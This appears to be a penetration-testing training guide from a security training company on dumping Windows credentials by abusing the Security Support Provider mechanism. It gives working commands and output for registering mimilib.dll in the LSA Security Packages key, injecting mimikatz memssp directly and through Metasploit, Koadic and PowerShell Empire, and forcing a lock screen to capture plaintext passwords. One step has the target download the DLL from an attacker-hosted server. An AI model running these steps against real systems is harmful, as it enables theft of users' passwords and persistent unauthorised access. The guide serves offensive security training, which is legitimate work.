iGNITE
Technologies

Credential Dumping

Security
Support Provider

Contents

## Introduction to Security Support Provider

Security Support Provider (SSP) is an API used by Windows to carry out authentication for Windows Login. It's a DLL file that provides security packages to other applications. This DLL stacks itself up in LSA when the system starts, making it a start-up process. After it is loaded into LSA, it can access all of the window's credentials. The configurations of this file are stored in two different registry keys, and you can find them in the following locations:

> **KLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages**

Manual

The first method that we are going to use to exploit SSP is manual. Once the method is successfully carried out and the system reboots itself, it will dump the credentials for us. These credentials can be found in a file that will be created upon user login with the name of kiwissp. This file can be found in the registry inside **hklm\system\currentcontrolset\control\lsa.**

The first step in this method is to copy the mimilib.dll file from the mimikatz folder to the system32 folder. This file is responsible for creating the kiwissp file which stores credentials in plaintext for us.

Then navigate yourself to **hklm\system\currentcontrolset\control\lsa.** And here you can find that there is no entry in **Security Packages,** as shown in the image below:

The same can be checked with the following PowerShell command:

```
reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"
```

Just as shown in the image below, there is no entry. So, this needs to be changed if you want to dump the credentials. We need to add all the services that help SSP manage credentials; such as Kerberos, wdigest, etc. Therefore, we will use the following command to make these entries:

```
reg add "hklm\system\currentcontrolset\control\lsa\" /v "Security Packages" /d
"kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ /f
```

And then to confirm whether the entry has been done or not, use the following command:

```
reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"
```

```
PS C:\Windows\system32> reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"

HKEY_LOCAL_MACHINE\system\currentcontrolset\control\lsa
    Security Packages    REG_MULTI_SZ    ""

PS C:\Windows\system32> reg add "hklm\system\currentcontrolset\control\lsa\" /v "Security Packages" /d "kerberos\0msv1_0
\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ /f
The operation completed successfully.
PS C:\Windows\system32> reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"

HKEY_LOCAL_MACHINE\system\currentcontrolset\control\lsa
    Security Packages    REG_MULTI_SZ    kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib

PS C:\Windows\system32>
```

You can then again navigate yourself to **hklm\system\currentcontrolset\control\lsa** to the enteries that you just made.

Whenever the user reboots their PC, a file with the name kiwissp.log will be created in system32. Then this file will have your credentials stored in cleartext. Use the following command to read the credentials:

> **type C:\Windows\System32\kiwissp.log**

```
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\raj>type C:\Windows\System32\kiwissp.log
[00000000:000003e7] [00000002] WORKGROUP\DESKTOP-PIGEFK0$ (DESKTOP-PIGEFK0$)
[00000000:0000b96d] [00000002] WORKGROUP\DESKTOP-PIGEFK0$ (UMFD-0)
[00000000:0000b924] [00000002] WORKGROUP\DESKTOP-PIGEFK0$ (UMFD-1)
[00000000:000003e4] [00000005] WORKGROUP\DESKTOP-PIGEFK0$ (NETWORK SERVICE)
[00000000:0001164c] [00000002] WORKGROUP\DESKTOP-PIGEFK0$ (DWM-1)
[00000000:0001166f] [00000002] WORKGROUP\DESKTOP-PIGEFK0$ (DWM-1)
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:00049be8] [00000002] DESKTOP-PIGEFK0\raj (raj)          123
[00000000:00049c15] [00000002] DESKTOP-PIGEFK0\raj (raj)          123

C:\Users\raj>
```

Mimikatz

Mimikatz provides us with a module that injects itself into the memory and when the user is signed out of the windows, the passwords are retrieved from the memory with the help of this module. For this method, just load Mimikatz and type:

> **privilege::debug**
> **misc::memssp**

```
  mimikatz 2.2.0 x64 (oe.eo)

  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::memssp
Injected =)

mimikatz #
```

Running the above commands will create a mimilsa.log file in system32 upon logging in by the user. To read this file, use the following command:

```
type C:\Windows\System32\mimilsa.log
```

```
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\raj>type C:\Windows\System32\mimilsa.log
[00000000:00132d5f] WORKGROUP\DESKTOP-PIGEFK0$
[00000000:00132f9f] WORKGROUP\DESKTOP-PIGEFK0$
[00000000:0013317f] WORKGROUP\DESKTOP-PIGEFK0$
[00000000:00136c66] DESKTOP-PIGEFK0\raj 123
[00000000:00136c84] DESKTOP-PIGEFK0\raj 123

C:\Users\raj>
```

Metasploit Framework

When dumping credentials remotely, Metasploit really comes in handy. The ability of Metasploit to provide us with a kiwi extension allows us to dump credentials by manipulating SSP just like our previous method. When you have a meterpreter session through Metasploit, use the **load kiwi** command to initiate the kiwi extension. And then, to inject the mimikatz module into memory, use the following command:

```
load kiwi
kiwi_cmd misc::memssp
```

Now the module has been successfully injected into the memory. As this module creates the file with clear text credentials when the user logs in after the memory injection; we will force the lock screen on the victim so that after login we can have our credentials. Run the following commands for this:

```
shell
RunDll32.exe user32.dll,LockWorkStation
```

Now we have forced the user to logout the system. Whenever the user will log in our mimilsa file will be created in the system32 and to read the file use the following command:

```
type C:\Windows\System32\mimilsa.log
```

```
meterpreter > load kiwi  ⬅
Loading extension kiwi ...
  .#####.    mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##         > http://blog.gentilkiwi.com/mimikatz
 '## v ##'          Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'            > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > kiwi_cmd misc::memssp  ⬅
Injected =)

meterpreter > shell
Process 6344 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>RunDll32.exe user32.dll,LockWorkStation  ⬅
RunDll32.exe user32.dll,LockWorkStation

C:\Windows\system32>type C:\Windows\System32\mimilsa.log
type C:\Windows\System32\mimilsa.log
[00000000:00223a2e] DESKTOP-PIGEFK0\raj 123
[00000000:00223a2e] DESKTOP-PIGEFK0\raj 123
[00000000:00223a2e] DESKTOP-PIGEFK0\raj 123
[00000000:00223a4d] DESKTOP-PIGEFK0\raj 123
[00000000:00223a4d] DESKTOP-PIGEFK0\raj 123
[00000000:00223a4d] DESKTOP-PIGEFK0\raj 123  ⬅

C:\Windows\system32>
```

Koadic

Just like Metasploit, Koadic too provides us with a similar mimikatz module; so, let's get to dumping the credentials. Once you have a session with Koadic, use the following exploit to inject the payload into the memory:

```
use mimikatz_dynwrapx
set MIMICMD misc::memssp
execute
```

```
(koadic: sta/js/mshta)# use mimikatz_dynwrapx
(koadic: imp/inj/mimikatz_dynwrapx)# set MIMICMD misc::memssp
[+] MIMICMD ⇒ misc::memssp
(koadic: imp/inj/mimikatz_dynwrapx)# execute
[*] Zombie 0: Job 0 (implant/inject/mimikatz_dynwrapx) created.
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dynwrapx) privilege::debug → got SeDebugPrivilege!
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dynwrapx) token::elevate → got SYSTEM!
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dynwrapx) completed.
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dynwrapx) misc::memssp
Injected =)

[*] Zombie 0: Job 1 (implant/manage/exec_cmd) created.
Result for `del /f %TEMP%\dynwrapx.dll & echo done`:
done

(koadic: imp/inj/mimikatz_dynwrapx)#
```

Once the above exploit has successfully executed itself, use the following commands to force the user to sign out of the windows and then run the dll command to read the mimilsa file:

> **cmdshell 0**
> **RunDll32.exe user32.dll,LockWorkStation**
> **type mimilsa.log**

```
(koadic: imp/inj/mimikatz_dynwrapx)# cmdshell 0
[*] Press '?' for extra commands
[koadic: ZOMBIE 0 (192.168.1.105) - C:\Windows\system32]> RunDll32.exe user32.dll,LockWorkStation
[*] Zombie 0: Job 2 (implant/manage/exec_cmd) created.
[koadic: ZOMBIE 0 (192.168.1.105) - C:\Windows\system32]>
[koadic: ZOMBIE 0 (192.168.1.105) - C:\Windows\system32]> type mimilsa.log
[*] Zombie 0: Job 3 (implant/manage/exec_cmd) created.
Result for `cd /d C:\Windows\system32 & type mimilsa.log`:
[00000000:001369ea] DESKTOP-PIGEFK0\raj 123
[00000000:00136a12] DESKTOP-PIGEFK0\raj 123

[koadic: ZOMBIE 0 (192.168.1.105) - C:\Windows\system32]>
```

As shown in the above image, you will have your credentials.

PowerShell Empire

The PowerShell Empire is an outstanding tool. We have covered the PowerShell Empire in a series of articles. To read the articles, click **here.** With the help of mimikatz, empire allows us to inject the payload into the memory, which further allows us to retrieve Windows logon credentials. Once, to have a session through the empire, use the following post exploit to get your hands on the credentials:

> **usemodule persistence/misc/memssp**
> **execute**
> **misc::memssp**

After the exploit has executed itself successfully, all that is left to do is lock the user out of their system so that when they sign in, we can have the file that saves credentials in plaintext for us. And no to lock the user out of their system use the following exploit:

> **usemodule management/lock**
> **execute**

```
(Empire: E1VWP5ZC) > usemodule persistence/misc/memssp  ←
(Empire: powershell/persistence/misc/memssp) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked E1VWP5ZC to run TASK_CMD_JOB
[*] Agent E1VWP5ZC tasked with task ID 1
[*] Tasked agent E1VWP5ZC to run module powershell/persistence/misc/memssp
(Empire: powershell/persistence/misc/memssp) >
Job started: 1FUALH

Hostname: DESKTOP-RGP2O9L / S-1-5-21-693598195-96689810-1185049621

  .#####.    mimikatz 2.2.0 (x64) #18362 Feb 15 2020 07:31:33
 .## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##        > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # misc::memssp  ←
Injected =)

memssp installed, check C:\Windows\System32\mimisla.log for logon events.


(Empire: powershell/persistence/misc/memssp) > back
(Empire: E1VWP5ZC) > usemodule management/lock  ←
(Empire: powershell/management/lock) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked E1VWP5ZC to run TASK_CMD_WAIT
[*] Agent E1VWP5ZC tasked with task ID 2
[*] Tasked agent E1VWP5ZC to run module powershell/management/lock
```

After the user logs in, the said file will be created. To read the contents of the file use the following command:

> **type C:\Windows\System32\mimilsa.log**

```
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>type C:\Windows\System32\mimilsa.log  ←
[00000000:001b8ced] DESKTOP-RGP2O9L\raj 123
[00000000:001b8d0c] DESKTOP-RGP2O9L\raj 123

C:\Windows\system32>
```

Powershell Empire: mimilib.dll

In the manual method, everything that we did can also be done remotely through Empire, which is useful in external penetration testing. The first step in this method is to send the mimilib.dll file from the mimikatz folder to the system32 folder on the target system. To do so, simply go to the mimikatz folder where the mimilib.dll file is located and initiate the Python server as shown in the following image:

> **ls**
> **python -m SimpleHTTPServer**

```
root@kali:~/Downloads/mimikatz_trunk/x64# ls
mimidrv.sys  mimikatz.exe  mimilib.dll
root@kali:~/Downloads/mimikatz_trunk/x64# python -m SimpleHTTPServer  ←
Serving HTTP on 0.0.0.0 port 8000 ...
```

After that, through your session, run the following set shell commands to do the deed:

> **shell wget http://192.168.1.112:8000/mimilib.dll -outfile mimilib.dll**
> **shell reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"**
> **shell reg add "hklm\system\currentcontrolset\control\lsa\" /v "Security Packages" /d**
> **"kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ /f**

```
(Empire: T6AV1BS8) > shell wget http://192.168.1.112:8000/mimilib.dll -outfile mimilib.dll  ←
[*] Tasked T6AV1BS8 to run TASK_SHELL
[*] Agent T6AV1BS8 tasked with task ID 4
(Empire: T6AV1BS8) >
..Command execution completed.

(Empire: T6AV1BS8) > shell reg add "hklm\system\currentcontrolset\control\lsa\" /v "Security Packages" /d "ker
[*] Tasked T6AV1BS8 to run TASK_SHELL                                                               ↑
[*] Agent T6AV1BS8 tasked with task ID 5
(Empire: T6AV1BS8) >
The operation completed successfully.


..Command execution completed.

(Empire: T6AV1BS8) > shell reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages" ←
[*] Tasked T6AV1BS8 to run TASK_SHELL
[*] Agent T6AV1BS8 tasked with task ID 6
(Empire: T6AV1BS8) >
HKEY_LOCAL_MACHINE\system\currentcontrolset\control\lsa
    Security Packages    REG_MULTI_SZ    kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib ←


..Command execution completed.
```

From the above set of commands, the first command will download mimilib.dll from your previously made Python server onto the target PC, and the rest of the two commands will edit the registry key value for you. As the commands have been executed successfully, all that is left now is to wait for the target system to restart. And once that happens, your file will be created. To access the file, use the following command:

shell type kiwissp.log

```
(Empire: UGN6V82D) > shell type kiwissp.log  ←
[*] Tasked UGN6V82D to run TASK_SHELL
[*] Agent UGN6V82D tasked with task ID 2
(Empire: UGN6V82D) >
[00000000:000003e7] [00000002] WORKGROUP\DESKTOP-RGP209L$ (DESKTOP-RGP209L$)
[00000000:0000b7c5] [00000002] WORKGROUP\DESKTOP-RGP209L$ (UMFD-1)
[00000000:0000b7dc] [00000002] WORKGROUP\DESKTOP-RGP209L$ (UMFD-0)
[00000000:000003e4] [00000005] WORKGROUP\DESKTOP-RGP209L$ (NETWORK SERVICE)
[00000000:00011385] [00000002] WORKGROUP\DESKTOP-RGP209L$ (DWM-1)
[00000000:000113b8] [00000002] WORKGROUP\DESKTOP-RGP209L$ (DWM-1)
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:0004379e] [00000002] DESKTOP-RGP209L\raj (raj)         123
[00000000:000437ca] [00000002] DESKTOP-RGP209L\raj (raj)         123

..Command execution completed.
```

And we have our credentials. Yay!

iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials

ADVANCED

- Burp Suite Pro
- Web Services-API
- Android Pentest
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT

- Red Team Operation
- APT's - MITRE Attack Tactics
- Active Directory Attack
- MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux